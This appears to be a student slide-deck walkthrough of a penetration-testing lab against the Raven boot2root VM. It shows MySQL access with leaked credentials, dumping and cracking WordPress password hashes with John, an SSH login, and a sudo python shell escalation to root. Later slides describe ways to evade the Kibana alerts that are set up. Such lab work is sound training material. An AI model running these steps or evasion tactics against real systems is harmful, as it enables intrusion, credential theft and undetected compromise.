
define('DB_HOST', 'localhost');

define('DB_CHARSET', 'utf8mb4');

define('DB_COLLATE', '');
```


Exploitation: [MySQL Database Access]

Gaining database access



```
michael@target1: /var/...
michael@target1: /var/www/html/wordpress

File  Actions  Edit  View  Help

michael@target1:/var/www/html/wordpress$ mysql -u root -pR@v3nSecurity -D wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 39
Server version: 5.5.60-0+deb8u1 (Debian)

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affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>

mysql> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta      |
| wp_comments          |
| wp_links             |
| wp_options           |
| wp_postmeta          |
| wp_posts             |
| wp_term_relationships |
| wp_term_taxonomy    |
| wp_termmeta          |
| wp_terms             |
| wp_usermeta          |
| wp_users             |
+-----+
12 rows in set (0.00 sec)

mysql>
```


Exploitation: [MySQL Database Access]

Flag 3 was found in the wp_posts table

```
File Actions Edit View Help
As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your dashboard</a> to delete this page and create new pages for your content. Have fun! | Sample Page | publish | closed | open | http://192.168.206.131/wordpress/?page_id=2
| 4 | 1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}

| 5 | 1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}

| 7 | 2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}

5 rows in set (0.00 sec)
```


Exploitation: [Escalate into Root Privileges]

The wp_users table provided us with usernames and their password hashes

```
mysql> select * from wp_users;
```

ID	user_login	user_pass	user_nicename	user_email	user_url	user_registered	user_activation_key	user_status	display_name
1	michael	\$P\$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0	michael	michael@raven.org		2018-08-12 22:49:12		0	michael
2	steven	\$P\$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/	steven	steven@raven.org		2018-08-12 23:31:16		0	Steven Seagull

2 rows in set (0.00 sec)

Exploitation: [Escalate into Root Privileges]

Using John to crack necessary password hashes

```
root@Kali:/# ls
bin  dev  home  initrd.img.old  lib32  libx32  media  opt  root  sbin  sys  usr  var  vmlinuz.old
boot  etc  initrd.img  lib  lib64  lost+found  mnt  proc  run  srv  tmp  vagrant  vmlinuz  wp_hashes.txt
root@Kali:/# cat wp_hashes.txt
user1:$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/
root@Kali:/# john -w /usr/share/wordlists/rockyou.txt wp_hashes.txt
Warning: only loading hashes of type "tripcode", but also saw type "descrypt"
Use the "--format=descrypt" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "pix-md5"
```

.....

```
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2022-06-11 11:01) 0g/s 39355p/s 39355c/s 15847MC/s 123456..sss
Session completed
root@Kali:/# john -show wp_hashes.txt
user1:pink84

1 password hash cracked, 0 left
```


Exploitation: [Escalate into Root Privileges]

John provided the necessary credentials to gain access to steven's shell
Python was used to gain access to root privileges

```
root@Kali:/# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jun 12 04:14:11 2022 from 192.168.1.90
$ █

$ whoami
steven
$ ls
$ pwd
/home/steven
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# █
```


Exploitation: [Escalate into Root Privileges]

Flag 4 was found

```
root@target1:/home/steven# cd ~
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
-----
|  _  \
| | /  / _ _ _ _ _ _ _ _ _ _
|   // _ \ \ / / _ \ ' _ \
| | \ \ ( | | \ v / _ / | | |
\ | \ \ \ , _ | \ / \ _ | | | |

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~# █
```

A decorative graphic at the top of the slide consisting of a network of thin gray lines and small circles, resembling a circuit board or a neural network diagram.

Avoiding Detection

Stealth Exploitation of **Network Enumeration**

Monitoring Overview

- Which alerts detect this exploit? The following alert was configured in Kibana
 - WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
- Which metrics do they measure?
 - Packets requests from the same source IP to all destination ports
- Which thresholds do they fire at?
 - The request bytes must exceed 3500 hits each minute

Mitigating Detection

- Specify the number of ports you want to target. Only scan ports that are known to be vulnerable.
- Grade the number of HTTP request send with in a minute.

Stealth Exploitation of Network Enumeration

WHEN sum() OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute



Stealth Exploitation of WordPress Enumeration

Monitoring Overview

- Which alerts detect this exploit? The following alert was configured in Kibana
 - WHEN count() GROUPED OVER top 5 ' http.response.status_code ' IS ABOVE 400 FOR THE LAST 5 minutes
- This alert monitors' network packets from clients attempting to access network resources.
 - HTTP errors include unauthorized access requests (401) that may indicate an attacker.
- Which thresholds do they fire at?
 - When there are over 400 http response over a five minute period

Stealth Exploitation of WordPress Enumeration

Monitoring Overview


- How can you execute the same exploit without triggering the alert?
 - Implement a pause for 1 minute after every 100 http requests
- Are there alternative exploits that may perform better?
 - wpscan -stealthy -url <http://192.168.1.110/wordpress/> -enumerate u
- Use command line sniffing rather than automated program like wpscan

Stealth Exploitation of Password Cracking

Monitoring Overview

- Which alerts detect this exploit? The following alert was configured in Kibana
 - WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
- Which metrics do they measure?
 - System CPU processes
- Which thresholds do they fire at?
 - Above 0.5 per 5 minutes

WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes



Stealth Exploitation of Password Cracking

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
 - If instead of using john on the vulnerable machine , you can move the hashes file onto your own machine so that only your own personal CPU is used. You want to avoid adding or changing files on the vulnerable machine to avoid from detection.
- Are there alternative exploits that may perform better?
 - Hashcat would be a good alternative because its designed to use GPU. Despite that John the Ripper was designed to use CPU.